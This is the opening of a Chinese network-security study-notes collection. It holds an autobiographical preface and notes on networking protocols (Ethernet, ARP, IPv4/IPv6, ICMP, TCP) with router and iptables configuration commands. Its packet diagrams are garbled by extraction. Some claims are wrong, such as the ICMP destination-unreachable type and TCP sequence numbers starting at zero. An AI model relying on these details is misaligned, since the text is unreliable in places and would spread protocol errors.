网络安全

学习笔记

2018年11月

1/990

QQ群：632167235

〇、前言

前言的序号就从0开始吧。

白驹过隙时光荏苒， 距离上次我们群里举办的HappyCTF大赛已经过了一年有余。中间偶尔也有几次小的活动， 相信大家或多或少会有些收获。建群的初衷是为了给喜欢网络安全的同学们提供更好的学习和交流的环境， 但是大家更多的时间是忙于工作， 技术交流便也少了。

近几个月由于家中有事， 我也就放下了工作。闲时反思自己追求技术的这11年间， 感慨颇多， 自认为比较得意的就是积累了这份学习笔记， 现将笔记稍加整理， 分享给正在技术学习路上的同学们。我知道这份学习笔记有很多缺点和不足， 也不敢自夸自大， 但只要这份学习笔记能够给你的知识补充一点能量， 给你的工作提供一份思路， 我也便满足了。

记得高中家里买了电脑后， 我就喜欢找技术资料学习。那时批处理和VBS还是非常火的， 我看的第一本完整的技术教材就是微软官方的《Microsoft Windows 脚本技术》， 边学习边做笔记。学会后就用VBS写病毒， 搞恶作剧， 也颇有成就感， 这也算是入了网络安全的这个大坑了。

在我们生活周围， 有人痴迷于国画， 有人沉迷于书法， 有人喜欢打游戏， 学会一项技术的成就感也让我慢慢沉浸到学习更多的技术当中去。当你打开这份学习笔记的时候， 我相信你也一样渴望学会更多的技术， 并获得那种满足感和成就感。

沉迷任何一件事情都是要付出代价的， 学习技术也没有例外。我大学期间经常逃课躲在宿舍学技术， 晚上熬夜做实验， 虽然顺利毕业了， 但是工作后仍然有熬夜的习惯。相信真正喜欢技术的同学们都有一种心理， 就是一个实验做不出结果来， 一项技术还没有学懂， 心里便老想着这件事， 即使忘了时间忘了睡觉， 也要赶紧弄完才好。这种心理可以让我们快速成长， 但多少也让我们付出了身体和生活上的代价。

我刚上大一时， 无意间在图书馆找到了一本TCP/IP协议卷一英文原版（ 不是路由卷）， 当时阅读英文也还算顺利， 就完完整整看了一遍， 这些常用的网络协议学的还算不错。后来从网上找到了卷二和卷三， 里面的编程实验也跟着照做了一边， 都是用C语言写的。C语言是我在高考完之后的暑假里找教程自学的， 做完这些实验也是似懂非懂。

我的大学专业学的是教育技术， 跟技术不沾边， 这也导致了早些年周围可交流的同学也少， 大部分只能靠

自学。记得刚开始学Linux的时候， 抱着一本书用了一年时间看了两遍， 里面的每个实验都认认真真的做完做会。在学习vsftp、samba、named等那些服务的时候， 我第一天就记住20个配置项， 能够默写出来， 第二天将这20个配置项默写完成之后再学习20个配置项， 第三天默写完前面学会的配置项之后再学习20个配置项， 这样每天都把前面学习过的先默写一边再学习新的， 最后Linux常用服务配置文件里几千个配置项我都能重新vi一个文件全部默写出来。

基于对Linux水平的自信， 我便删掉了电脑中的Windows系统， 用Linux系统一用就是7年， 有些程序不得不用

Windows的时候， 就在虚拟机里安装Windows使用。后来感觉到用Linux学习的效率非常高， 但是日常办公效率太低了， 于是在上年不得不更换回Windows系统。换回系统后一度觉得使用不习惯， 很多修改项都找不到地方， 也就懒得去修改了， 把我的系统完全托付给了各种电脑卫士电脑管家之类的了。

工作后喜欢开发一些程序， 也抱着各种各样的目的。最疯狂的那段时间都是晚上站着写代码， 为啥呢？ 因为坐着犯困， 不知不觉就睡着了。现在回想起那时充满激情和信仰的感觉仍历历在目。

近几年成长起来的安全圈的同学们可能是从看乌云开始入坑的， 随着WEB安全的火爆和二进制安全的消 温， 入坑的同学更多的也是从WEB安全开始的。通常情况下只要多看看乌云案例， 手上拿着BurpSuite， 就可以开搞了。我在想现在网站关闭之后， 新入坑的学弟学妹们将会从哪里进行学习呢？ 也许培训是一个合适的途径。

工作这些年， 我也做过很多培训， 曾经在给某政府机关的人员做培训的时候， 我听到一位学员抱怨道： 跟着老师的步骤也能拿下靶机， 但是实战中会有多少有用的， 到底能不能入侵进去呢？ 我想说的是， 培训中所教授的手法， 都是从实战中总结出来的， 都是实战中成功了的， 现在学习的就是前人的经验， 渗透的思路， 还有必要的知识储备。当然这些年随着法律的健全和对网络安全关注度的提升， 合法的实战机会本来就少， 对未授权的渗透测试查处力度也越来越严。

除了这份学习笔记， 我还存了好多不错的工具， 这些工具都是我在实战中用到过的。但是考虑到法律法规， 便不再放出。不过没什么好可惜的， 这些工具大部分可以通过公开渠道获得。并且做安全的同学都知道， 只有思路才是最重要的， 对不？

当然做渗透测试常用的工具还是要整理的， 希望每个同学都能整理自己的工具库。我整理的工具中花费精

力最多的就是Linux和Windows系统的提权漏洞利用程序和远程命令执行程序， 数量也存了小一千来个了。

Linux最早的一个是Kernel 2.2.27， Windows最早的一个是MS03-026。这些大部分通过公开渠道都能找到， 但是要用到的时候能够从自己的工具库里查找岂不更顺手。

想要学好网络安全就要做好心里准备， 因为不管哪一个技术方向都会存在安全风险， 想成为安全专家就要有能够随时处理各种安全问题的能力。因此就需要熟悉各种协议、熟悉操作系统、熟悉路由交换、熟悉数据库和中间件、熟悉编程语言等。还要紧跟当下的技术趋势， 如大数据、云计算、虚拟化、AI和区块链等。这样也就需要耗费大量的精力去学习。

前期基础能力的学习推荐同学们学习华为的HCIE课程和红帽的RHCA课程， 数据库可以学习Oracle的课程或者找本Mysql的书来学习， 中间件学习可以看Nginx和Apache的官方文档， 编程方面PHP和Python入手比较容易， 渗透方面除了市面上的各种安全书之外， 还可以从网上搜索一下以前的乌云漏洞库和Wiki。前期我学习这些内容也是花费了很长时间， 但我相信学习这些是有益的。

2/990

QQ群：632167235

这些年我面试了许多人， 在面试时我比较喜欢额外关注这个人两方面的能力， 一个是学习能力， 另一个是总结能力。学习能力就是了解这个人曾经是否为了做通某个实验或者学会某项技术而废寝忘食； 总结能力就是看看这个人是否有习惯记录学习笔记， 学习笔记是否丰富。我相信抓住了这两点， 这个人的技术水平一定不错。

我承认这份笔记不是很完美， 其中有些文本格式不是很统一， 有些地方内容有缺失。有几次因为操作失误， 笔记内容有丢失， 那种感觉就好像丢了钱一样心疼。随着工作中偏向管理越来越多， 做笔记的频率也越来越少。有些内容因为有了基础之后学习起来比较容易， 也就没详细做笔记， 甚至就记录了几条命令， 还有的就直接不做笔记了， 看官方文档就行。

这份笔记可能不会给你一个非常完整的学习内容， 甚至里面缺少你需要的技术方向， 但是只要能够给你带来一点灵感， 便也已经发挥了它的最大用途。

在这里找不到你要学习的东西怎么办？ 除了善用搜索引擎之外， 多找找官方文档， 相信你会遇到惊喜的。

3/990

QQ群：632167235

一、协议

**1.1** 栈分层

OSI

应用层： 给应用提供服务。

表示层： 确保从设备的应用层发出的数据可以被另一个设备应用层理解， 把文件转换成bit流。会话层： 建立、管理、终止表示层实体和传输层间的通信会话。

传输层： 流控、检错、纠错和端到端通信。

网络层： tcp/ip的实现、路由功能。数据链路层： 控制物理层的协议。物理层： 电器和机械方面。

TCP/IP

应用层 传输层 互联网层

网络访问层

**1.2** 光纤

1310nm - 多/单模光纤

1550nm - 单模光纤

单模黄色， 多模橙色。

单信道： 一根光纤一个光波长， 时分复用（ TDM） 提高容量。粗波分复用系统（ CWDM） ： 一根光纤少量光波。

密集波分复用系统（ DWDM） ： 一根光纤多个信号， 并采用TDM。

光纤配线架（ ODF）

多模光纤 MM 价格高单模光纤 SM

光缆型号 GYTA53-12A

其中12代表12跟光纤， A代表多模光纤， B为单模光纤。

活动连接器（ 活接头）：

FC： 金属螺纹丝扣锁紧型

SC： 塑料矩形插拔型

ST： 金属圆柱卡口型

LC： 小型接口

双绞线：

橙白 橙 绿白 蓝 蓝白 绿 棕白 棕

1. - 发射正极
2. - 发射负极
3. - 接收正极

6 - 接收负极

光纤适配器/法兰盘/光纤连接器： 连接两个活接头用的

4/990

QQ群：632167235

FC/PC： “/”前表示尾纤连接器型号， 后表示工艺

PC： 平的

UPC： 衰耗比PC小， 特殊需求

APC： 广电或CATV使用， 带倾斜角的端面， 使模拟信号不会沿原路返回

**1.3** 以太网帧

报文格式

|-

8

-|-

6

-|-

6

-|-2-|- 46~1500 -|- 4 -|

+-----------+---------+--------+---+-----------+-----+

|

前导码 | 目的地址 |

源地址 |类型|

| FCS |

数据

+-----------+---------+--------+---+-----------+-----+

注： 计算长度时不包括前导码和FCS

映射的组播帧： 0100:5exx:xxxx

二层思科私有协议目的： 0100.0ccc.cccd BPDU： 0180.c200.0000 VRRP： 0000.5e00.01XX

**1.4 ARP**

报文格式

单位： byte

|-

2

-|-

2 -|-

1

-|-

1

-| 2 |-

6

-|-

4

-|-

6

-|-

4

-|

+-------+------+----------+----------+---+-------+-------+--------+-------+

|硬件类型|协议类型|硬件地址长度|协议地址长度|op|send mac|send ip|recv mac|recv ip|

+-------+------+----------+----------+---+-------+-------+--------+-------+

硬件类型： 硬件地址的类型， 1表示以太网。协议类型:

* 0x0806： ARP
* 0x8035： RARP
* 0x0800： IPv4
* 0x8100： dot1q
* 0x86DD： IPv6
* 0xAAAA： CISCO proprietary (STP, PAGP, VTP, PVST+, CDP, DTP, and UDLD)

硬件地址长度： 6byte 协议地址长度： 4byte

操作： 1.arp请求、2.arp应答、3.rarp请求、4.rarp应答

其他说明

缓存时间：

* Cisco 4h （ 接口命令 arp timeout）
* Windows 不超过10分钟

其他类型：

* 代理ARP
* 免费ARP

- 作用： 1.IP地址冲突检测 2.通知其他节点更新自己的IP地址

* 反向ARP

5/990

QQ群：632167235

**1.5 IPv4**

报文格式

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----+-----+-----------+-----------------------+

| ver | IHL |

TOS

|

Total length

|

+-----+-----+-----------+-----------------------+

|

identifier

|flag| fragment offset

|

+-----------+-----------+-----------------------+

|

TTL

|

protocol |

header checksum

|

+-----------+-----------+-----------------------+

|

source address

|

+-----------------------------------------------+

|

destination address

|

+-----------------------------------+-----------+

|

options

|

padding

|

+-----------------------------------+-----------+

header length： 4bit <= 以4字节为单位fragment offset： 13bit <= 以8bit为单位flag： 0 DF MF

protocol:

* 0 HOPOPT IPv6 逐跳选项
* 1 ICMP Internet 控制消息
* 2 IGMP
* 4 IPV4
* 6 TCP 传输控制
* 17 UDP 用户数据报
* 41 IPv6
* 47 GRE 通用路由封装
* 50 ESP IPv6 的封装安全负载
* 51 AH IPv6 的身份验证标头
* 58 IPv6-ICMP 用于 IPv6 的 ICMP
* 88 eigrp
* 89 ospf
* 103 PIMv2
* 112 VRRP TTL：
* rip 组播时ttl为2 单播时ttl为255
* eigrp 2
* ospf 1
* BGP iBGP 255 eBGP 1

地址范围

地址类型：

* A： 1~126
* B： 128~191
* C： 192~223
* D： 224~239
* E： 240~255
* 私有： 10 172.16~31 192.168

mask:

* 128/1

6/990

QQ群：632167235

* 192/2
* 224/3
* 240/4
* 248/5
* 252/6
* 254/7

1 2 4 8 16 32 64 128

31位掩码

仅仅使用在点到点线路只有两个地址

主机位为0或1代表两台主机

255.255.255.255也是31位掩码

**1.6 IPv6**

**1.6.1** 报文格式

IPv6

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----+-----+-----+-----+-----------------------+

| ver |flow class |

flow label

|

+-----+-----------+-----+-----------+-----------+

|

payload length

|next header| hop limit |

+-----------------------+-----------+-----------+

|

|

|

|

|

|

|

|

source address 128bit

+-----------------------------------------------+

|

|

|

|

|

|

|

|

destination address 128bit

+-----------------------------------------------+

RA

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

type

|

code

|

checksum

|

+-----------+-----------+-----------------------+

| hot limit |M|O|000000 |

router lifetime

|

+-----------+-----------+-----------------------+

|

reachable timer

|

+-----------------------------------------------+

|

retransmit timer

|

+-----------------------------------------------+

|

option

|

7/990

QQ群：632167235

+-----------------------------------------------+

* M： 设置文1表明路由器告诉主机使用DHCPv6进行地址的有状态自动配置
* O： 除地址外的其他信息进行有状态配置
* router lifetime： 缺省路由器才发送， 表明缺省路由器的生存时间
* reachable timer： 邻居状态为reachable时的停留时间
* retransmit timer： NS的重传时间

RS

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

type

|

code

|

checksum

|

+-----------+-----------+-----------------------+

|

0

|

+-----------------------------------------------+

|

option

|

+-----------------------------------------------+

NS

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

type

|

code

|

checksum

|

+-----------+-----------+-----------------------+

|

0

|

+-----------------------------------------------+

|

|

|

|

|

|

|

|

target address

+-----------------------------------------------+

|

option

|

+-----------------------------------------------+

NA

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

type

|

code

|

checksum

|

+-----------+-----------+-----------------------+

|R|S|O|

0

|

+-----------------------------------------------+

|

|

|

|

|

|

|

|

target address

+-----------------------------------------------+

|

option

|

+-----------------------------------------------+

* R： 路由器标记， 表明是路由器
* S： 请求标记， 是为答复邻居请求而标记的位
* O： 过载标记， 通告的消息中超出任何现有邻居的缓存条目

重定向

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

type

|

code

|

checksum

|

8/990

QQ群：632167235

+-----------+-----------+-----------------------+

|

0

|

+-----------------------------------------------+

|

|

|

|

|

|

|

|

target address

+-----------------------------------------------+

|

|

|

|

|

|

|

|

目的地地址

+-----------------------------------------------+

|

option

|

+-----------------------------------------------+

* 目标地址： 更好的下一跳地址
* 目的地地址： 被重定向到目标地址的IPv6目的地址

**1.6.2** 地址格式

接口ID获取方式

EUI-64自动生成（ 由MAC产生） ：

1. 在中间插入FFFE
2. 将第7位置为1

串口链路本地地址eui-64使用最小以太网口MAC地址。

全球单播eui-64接口主机地址使用链路本地接口地址， 不是MAC。

IPv6地址分类

48前缀 + 16子网ID + 64接口ID

单播

1.全球单播 前3为为001,以2或3开头的

2.链路本地 FE80::/10

3.本地站点 （ 私有地址， 已取消）

组播

1. 常用组播地址：

FF00::/8： 网段

FF02::1： 本地链路所有三层节点

FF02::2： 本地链路上所有路由器FF02::9： RIPng FF02::A： EIGRPv6 FF02::5： OSPFv3

FF02::D： PIM FF3x::/96： IPv6 SSM

2. 被请求节点组播地址（ 代替arp NS中的目的地址） ： FF02:0:0:0:0:1:FF::/104

剩下24bit由被请求的节点后24bit地址组成。

任播

9/990

QQ群：632167235

anycast

IPv6地址格式

|- 8bit -|- 4b -|- 4b-|-112b-|

| 前缀0xFF| 标记 | 范围 | 组ID |

标记： 00PT

* P： 0表示没有单播前缀。
* T： 暂时的为1， 保留的为0。

范围： 组播地址的使用范围

1： 接口

2： 链路本地

5： 站点范围

8： 组织范围

E： 全局范围

**1.6.3 ICMPv6**

IPv6不需分片， 使用路径MTU发现机制。在必须分片的情况下， 只有发起该数据包的节点能够对数据包分片。

IPv6必须最小支持1280字节数据包。

icmpv6错误消息发送间隔： # **ipv6 icmp error-interval**

**1.6.4 NDP**

功能

1. 路由器发现
2. 前缀发现
3. 参数发现
4. 地址自动配置
5. 地址解析
6. 下一跳确定
7. 邻居不可达性检测
8. 地址冲突

消息

ICMPv6中的类型， 其中RA只有路由器才能发送(ipv6 unicast） ， 其他消息所有设备都可发。

路由器请求（ RS） ： 133， 主机发送， 请求路由器发送RA， 发送时有5s延迟。

路由器通告（ RA） ： 134， 路由器发送 各种信息 周期200s， 或收到RS， 或接口启动。

邻居请求消息（ NS） ： 135， 请求邻居链路层地址 地址冲突检测（ free arp） ， 邻居不可达检测。邻居通告消息（ NA） ： 136， 链路层地址， MUT， 前缀 响应NS。

邻居状态

1. delete
2. incomplete： NS发送， 未收到NA。

10/990

QQ群：632167235

1. reachable： 收到确认， 解析记录保持30s。
2. stale： 已经历30s， 不知道是否还可达， 如果收到回复， 回到reachable。没有请求则永远处于这个状态。
3. probe： 每隔1s向对端发送NS， 一共发送3次， 如未回应则进入delete循环。
4. delay： 如果向stale的邻居通信， 首先进入delay， 5s内收到回应进入reachable， 不可达进入probe。在此状态， 收到NA或上层协议的提示（ ie tcp.ack， 必须确保双向） 即为可达。

配置命令

RA在以太网和FDDI是自动发送， 其他接口需要命令： # **no ipv6 nd ra suppress**

# **no ipv6 nd suppress-ra**

静态绑定MAC：

# **ipv6 neighbor 2001::1 f0/0 1234.1234.1234**

发送NS间隔：

# **ipv6 nd ra interval**

路由器生存时间， 默认1800s， 改为0则不作为缺省路由器：

# **ipv6 nd ra lifetime**

可达时间， 默认0ms：

# **ipv6 nd reachable-time**

重传计时器：

# **ipv6 nd ns-interval**

配置前缀通告：

# **ipv6 nd prefix**

查看默认路由器：

# **show ipv6 routers**

其他

帧中继反向arp不生效。

ND没有代理arp的功能， 所以广播链路静态路由需要指下一跳， 不能指出接口。

NDP只能使用链路本地地址在本地链路范围通告， ttl设为255， 如果收到小于255的则丢弃。

**1.6.5 Tunnel**

静态隧道

手动隧道

# **tunnel mode ipv6ip**

用在ipv6孤岛上

gre隧道

中间插入gre头， 后面可以承载各种类型数据。

动态隧道

（ 类似MA网络）

6-to-4隧道

11/990

QQ群：632167235

2002:ipv4::/48

# **tunnel mode ipv6ip 6to4**

加上ipv6路由。

不支持动态路协议， 只支持bgp。

isatap隧道

任意前缀+0000:5efe:ipv4

# **ipv add 123::/64 eui-64**

不需要加上ipv6静态路由

**1.6.6 RIPng**

1. 组播更新 30ｓ

2. 四个计时器 30 180 180/0 120

3. 更新源是链路本地地址

4. 端口521

5. 下一跳 链路本地地址

修改端口和地址:

# **port 512 multicast ffo2::9**

偏移列表:

# **ipv rip name metric-offset**

**1.6.7 EIGRPv6**

1. 默认关闭 no shutdown
2. 需要router-id ipv4的形式3. 5s 15s

4. 下一跳 链路本地地址

**1.6.8 OSPFv3**

报文格式：

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

ver

|

type

|

length

|

+-----------+-----------+-----------------------+

|

router id

|

+-----------------------------------------------+

|

area id

|

+-----------------------+-----------+-----------+

|

checksum

|

instance |

0

|

+-----------------------+-----------+-----------+

1. router-id一样
2. instance
3. 源和下一跳为链路本地地址
4. 允许同一链路上不同IPv6子网交换数据包

12/990

QQ群：632167235

**1.6.9** 组播

只支持SM， SSM， 不支持DM， MSDP， 不支持Auto-RP。

自动开启SM：

# **ipv6 multicast-routing**

MAC 地 址 ： 33:33:xx:xx:xx:xx

后32bit由组播后32bit构成。

**1.6.10** 过滤列表

int f0/0

ipv6 traffic-filter

**1.7 ICMP**

ICMP包格式

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

type

|

code

+

checksum

|

+-----------+-----------+-----------------------+

|

|

|

|

|

|

..........

+-----------------------------------------------+

* 回显请求： type=8 code=0
* 回显应答： type=0 code=0
* 端口不可达： type=3 code=3
* TTL超时： type=11 code=0
* 目的地址不可达： type=1 code=3

其他说明

ping的包头为8字节。

不会产生ICMP差错报文的情况：

1. ICMP差错报文
2. IP层或链路层目的地指是广播或多播
3. 不是IP分片的第一片

ICMP端口不可达：

返回的ICMP数据部分是原始的IP报头和UDP报头。

ICMP重定向：

# **no ip icmp redirect**

13/990

QQ群：632167235

**1.8 TCP**

**1.8.1** 报文格式

报文格式

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

sport

|

dport

|

+-----------------------+-----------------------+

|

|

序列号

+-----------------------------------------------+

|

|

确认号

+-----------------------+-----------------------+

| IHL |保留| ack syn...

|

windows size

|

+-----------------------+-----------------------+

|

checksum

|

|

紧急指针

+-----------------------+-----------------------+

|

options

|

+-----------------------------------------------+

|

data

|

+-----------------------------------------------+

* 报头长度： 4bit， 以4字节为单位计算。
* 保留： 3bit
* 标志位： ns cwr ece urg ack psh rst syn fin
* mss： 携带最大发送数据的大小， 最大1460。
* win：

标志位

* URG： 此标志表示TCP包的紧急指针域有效， 用来保证TCP连接不被中断， 并且督促中间层设备要尽快处理这些数据。
* ACK： 此标志表示应答域有效， 就是说前面所说的TCP应答号将会包含在TCP数据包中； 有两个取值： 0和

1， 为1的时候表示应答域有效， 反之为0。

* PSH： 这个标志位表示Push操作。所谓Push操作就是指在数据包到达接收端以后， 立即传送给应用程序， 而不是在缓冲区中排队。
* RST： 这个标志表示连接复位请求。用来复位那些产生错误的连接， 也被用来拒绝错误和非法的数据包。
* SYN： 表示同步序号， 用来建立连接。
* FIN： 表示发送端已经达到数据末尾， 也就是说双方的数据传送完成， 没有数据可以传送了， 发送FIN标志位的TCP数据包后， 连接将被断开。

URG和PSH

URG位标志URG紧急指针有效。当URG=1时， 表示分段中有紧急数据应当加速传送。紧急指针指向包内数据段的某个字节， 数据从第一字节到指针所指字节就是紧急数据。

PSH位标志PSH紧急位。当PSH=1时， 要求发送方马上发送该分段， 而接收方尽快的将报文交给应用层， 不做队列处理。


URG=1： 表示紧急数据不进入接收缓冲区， 直接给上层应用。余下的数据都是要进入接收缓冲的。

PSH=1： 表示数据进入缓冲区后不需要填满， 直接交给上层应用。

ECN

* ECE： ECN响应标志被用来在TCP3次握手时表明一个TCP端是具备ECN功能的， 并且表明接收到的TCP包的

14/990



QQ群：632167235

IP头部的ECN被设置为11。

* CWR： 拥塞窗口减少标志被发送主机设置， 用来表明它接收到了设置ECE标志的TCP包。拥塞窗口是被TCP

维护的一个内部变量， 用来管理发送窗口大小。

当两个支持ECN的TCP端进行TCP连接时， 它们交换SYN、SYN-ACK和ACK包。对于支持ECN的TCP端来说，

SYN包的ECE和CWR标志都被设置了。SYN-ACK只设置ECE标志。

支持ECN的路由器在经历拥塞时设置IP头部的ECN域为11。当一个TCP接收端发送针对收到的一个设置ECN位为11的TCP包的响应时， 它设置TCP包头中的ECE， 并且在接下来的ACK中也做同样设置。

当发送主机接收到设置了ECE标志的ACK时， 它就像感知到包丢失一样， 开始减少发送窗口， 运行慢启动过程和拥塞避免算法。在下一个数据包中， 发送者设置CWR标志。在接收到新的设置CWR标志的包时， 接收者停止在接下来的ACK中设置ECE标志。

上图展示了一个在支持ECN的TCP端节点之间的一个TCP连接的例子， 它们之间的一个支持ECN的路由器正在经历拥塞。

在这个例子中， TCP端A发送数据给TCP端B。TCP端A一次性发送5个包。包2通过一个拥塞的支持ECN的路由器转发， 将IP包头的ECN位设置为11。当TCP端B接收到这个包， 它发送设置了ECE标志的ACK。当TCP端A接收到第一个设置了ECE的ACK以后， 它降低发送速率， 并且在发送下一个包(6)时设置其CWR标志。通过接收包6， TCP端将不对接下来的ACK包设置ECE标志。

Windows Vista支持ECN但是缺省是关闭的。你可以通过

* **netsh interface tcp set globalecncapability=enabled**



来打开支持。

因为ECN使用到了IP和TCP包头中以前未使用或者保留的位， 中间的网络设备如路由器和防火墙将会静默地丢弃ECN域设置为非0值的包。为了防止出现这种情况， 请对你的网络设备进行适当的配置和升级以支持

ECN。

**1.8.2** 连接会话

15/990



QQ群：632167235

TCP握手过程

正常连接和终止

2MSL最长为60s。

MSL(maximum segment lifetime)即最大分段生命期， 是IP数据包能在互联网中生存的最长时间。MSL在RFC建议值为2分钟， 实际应用中常用的是30秒， 1分钟和2分钟等。Berkeley的实现传统上使用30秒。


当本端关闭时， 如果接收缓冲区里还有未读取的数据， 或者发送的数据还没发送完， 则会发送RST来取代

FIN。

同时打开

同时关闭

16/990



QQ群：632167235

序号说明

在三次握手期间， seq值被初始化为0， ack值为seq+1。

数据包交换过程中ack值是上一个收到的包的seq+len(tcp.payload)， 也是期待的下一个收到或发送的包的seq 值。

如果连续发送过去多个包， 则ack值为seq+sum(len(tcp.payload))。分段的数据包ack不变， seq+=len。

在这个阶段， 有的系统+1， 有的系统没有。

在四次握手期间， 虽然包大小也是0， 但是seq还是会为ack+1。

重传和超时

RTT (round trip time)

往返时间： 指发送端从发送TCP包开始到接收到它的立即响应所耗费的传输时间。

RTO (retransmission time out)

超时重传时间： 指发送端发送数据后、重传数据前等待接收方收到该数据报文的ACK的时间。

RTO\_MIN规定为200毫秒， 但是不足1秒会设置为1秒。RTO\_MAX规定为60秒， 其实就是2\*MSL。默认值为1

秒， 然后是指数递增。如果在三次握手期间定时器超时， 则将RTO重新设置为3秒。

RTO\_MIN可以通过 **ip route change** 来修改。

Linux中的实现

linux实现与RFC违背的地方：

1. RFC规定是60秒， 但是linux的RTO\_MAX是120秒。
2. RFC规定的1秒， 但是linux是RTO\_MIN的倍数， 出现200毫秒、400毫秒、800毫秒的小于1秒的RTO值。

平静时间

如果使用处于2MSL等待端口的主机出现故障， 它会在MSL秒内重新启动， 并立即使用故障前仍处于2MSL的插口对来建立一个新的连接吗？ 如果是这样， 在故障前从这个连接发出而迟到的报文段会被错误地当作属于重启后新连接的报文段。无论如何选择重启后新连接的初始序号， 都会发生这种情况。

17/990

**#define TCP\_RTO\_MAX ((unsigned)(120\*HZ)) #define TCP\_RTO\_MIN ((unsigned)(HZ/5))**

**#define TCP\_TIMEOUT\_INIT ((unsigned)(1\*HZ)) /\* RFC6298 2.1 initial RTO value \*/**

**#define TCP\_TIMEOUT\_FALLBACK ((unsigned)(3\*HZ)) /\* RFC 1122 initial RTO value, now used as a fallback RTO for the initial data transmission if no valid RTT sample has been acquired, most likely due to retrans in 3WHS. \*/**

QQ群：632167235

为了防止这种情况， RFC 793指出TCP在重启动后的MSL秒内不能建立任何连接。这就称为平静时间（ quiet

time） 。

只有极少的实现版遵守这一原则， 因为大多数主机重启动的时间都比MSL秒要长。

MSS

MSS就是TCP数据包每次能够传输的最大数据分段。为了达到最佳的传输效能TCP协议在建立连接的时候通常要协商双方的MSS值， 这个值TCP协议在实现的时候往往用MTU值代替（ 需要减去IP数据包包头的大小

20Bytes和TCP数据段的包头20Bytes） 所以往往MSS为1460。通讯双方会根据双方提供的MSS值得最小值确定为这次连接的最大MSS值。

当路由器必须将IP包分段但又因DF标记设置为1而不能分段时， 路由器可采用以下任一种方式：

* 发送符合 **RFC 792** 中最初定义的 **“ICMP Destination Unreachable-Fragmentation Needed and DF**

**Set”**消息， 然后丢弃该包。 原始消息格式中不包含有关转发失败的链路的 IP MTU 的信息。

* 发送符合 **RFC 1191** 中重新定义的 **“ICMP Destination Unreachable-Fragmentation Needed and DF**

**Set”**消息， 然后丢弃该包。 此新消息格式包含一个MTU字段， 可指出转发失败的链路的IP MTU。RFC 1191 定义了路径MTU (PMTU)发现， 它使得成对的TCP对等方能够动态地发现二者之间路径的IP MTU， 从而发现该路径的TCP MSS。一旦收到符合 RFC 1191 定义的“Destination Unreachable-Fragmentation Needed and DF

Set”消息， TCP就会将该连接的MSS调整为指定IP MTU减去TCP和IP报头的大小。这样， 在该TCP连接上发送的后续包就不会超过最大大小， 无需分段即可在该路径上传输。

* 直接丢弃包。 直接丢弃需分段但DF标记设置为1的包的路由器称为PMTU黑洞路由器。

MSS在TCP会话前两个包的选项字段中设置。PPP需要设置MTU减8个字节。

当设置DF且无法调整大小导致丢包时， 可以修改MSS。

改变TCP MSS以适应PMTU:

# **iptables -A FORWARD -p tcp- -tcp-flags SYN,RST SYN -j TCPMSS --clamp-mss-to-pmtu**

设置MSS为128:

# **iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN -j TCPMSS --set-mss 128**

优化算法

Nagle’s Algorithm是为了提高带宽利用率设计的算法， 其做法是合并小的TCP包为一个， 避免了过多的小报文的TCP头所浪费的带宽。如果开启了这个算法（ 默认）， 则协议栈会累积数据直到以下两个条件之一满足的时候才真正发送出去：

* 积累的数据量到达最大的TCP Segment Size
* 收到了一个Ack

TCP Delayed Acknoledgement也是为了类似的目的被设计出来的， 它的作用就是延迟Ack包的发送， 使得协议栈有机会合并多个Ack， 提高网络性能。默认40ms。禁用此算法可以设置套接字TCP\_NODELAY参数。

当数据包很小且顺序为Write-Write-Read时， 第一个Write不会被缓存， 第二个Write会被缓存起来， 等待第一个Write的回应Ack。而对方收到第一个包时， 会等待40ms才发送Ack。

其他说明

TCP的目的地址不能是广播或多播。

tcp可靠的保证：

1. 三次握手面向连接
2. 重传和确认
3. 流量控制

端口号：

1. 知名端口号0-1024

2. 注册端口号1024-49151

3. 随机端口号

18/990

QQ群：632167235

**1.8.3** 内核网络参数

IP参数

/proc/sys/net/ipv4/ip\_default\_ttl #默认ttl

/proc/sys/net/ipv4/ip\_no\_pmtu\_disc #禁止路径MTU发现

/proc/sys/net/ipv4/ip\_nonlocal\_bind #可以绑定到本地没有的地址上去

/proc/sys/net/ipv4/ip\_local\_port\_range #临时端口号

/proc/sys/net/ipv4/neigh/eth0/mcast\_solicit #多播请求的最大重试次数

/proc/sys/net/ipv4/neigh/eth0/ucast\_solicit #单播请求的最大次数

/proc/sys/net/ipv4/conf/eth0/log\_martians #内核向syslog写入丢弃的数据包日志

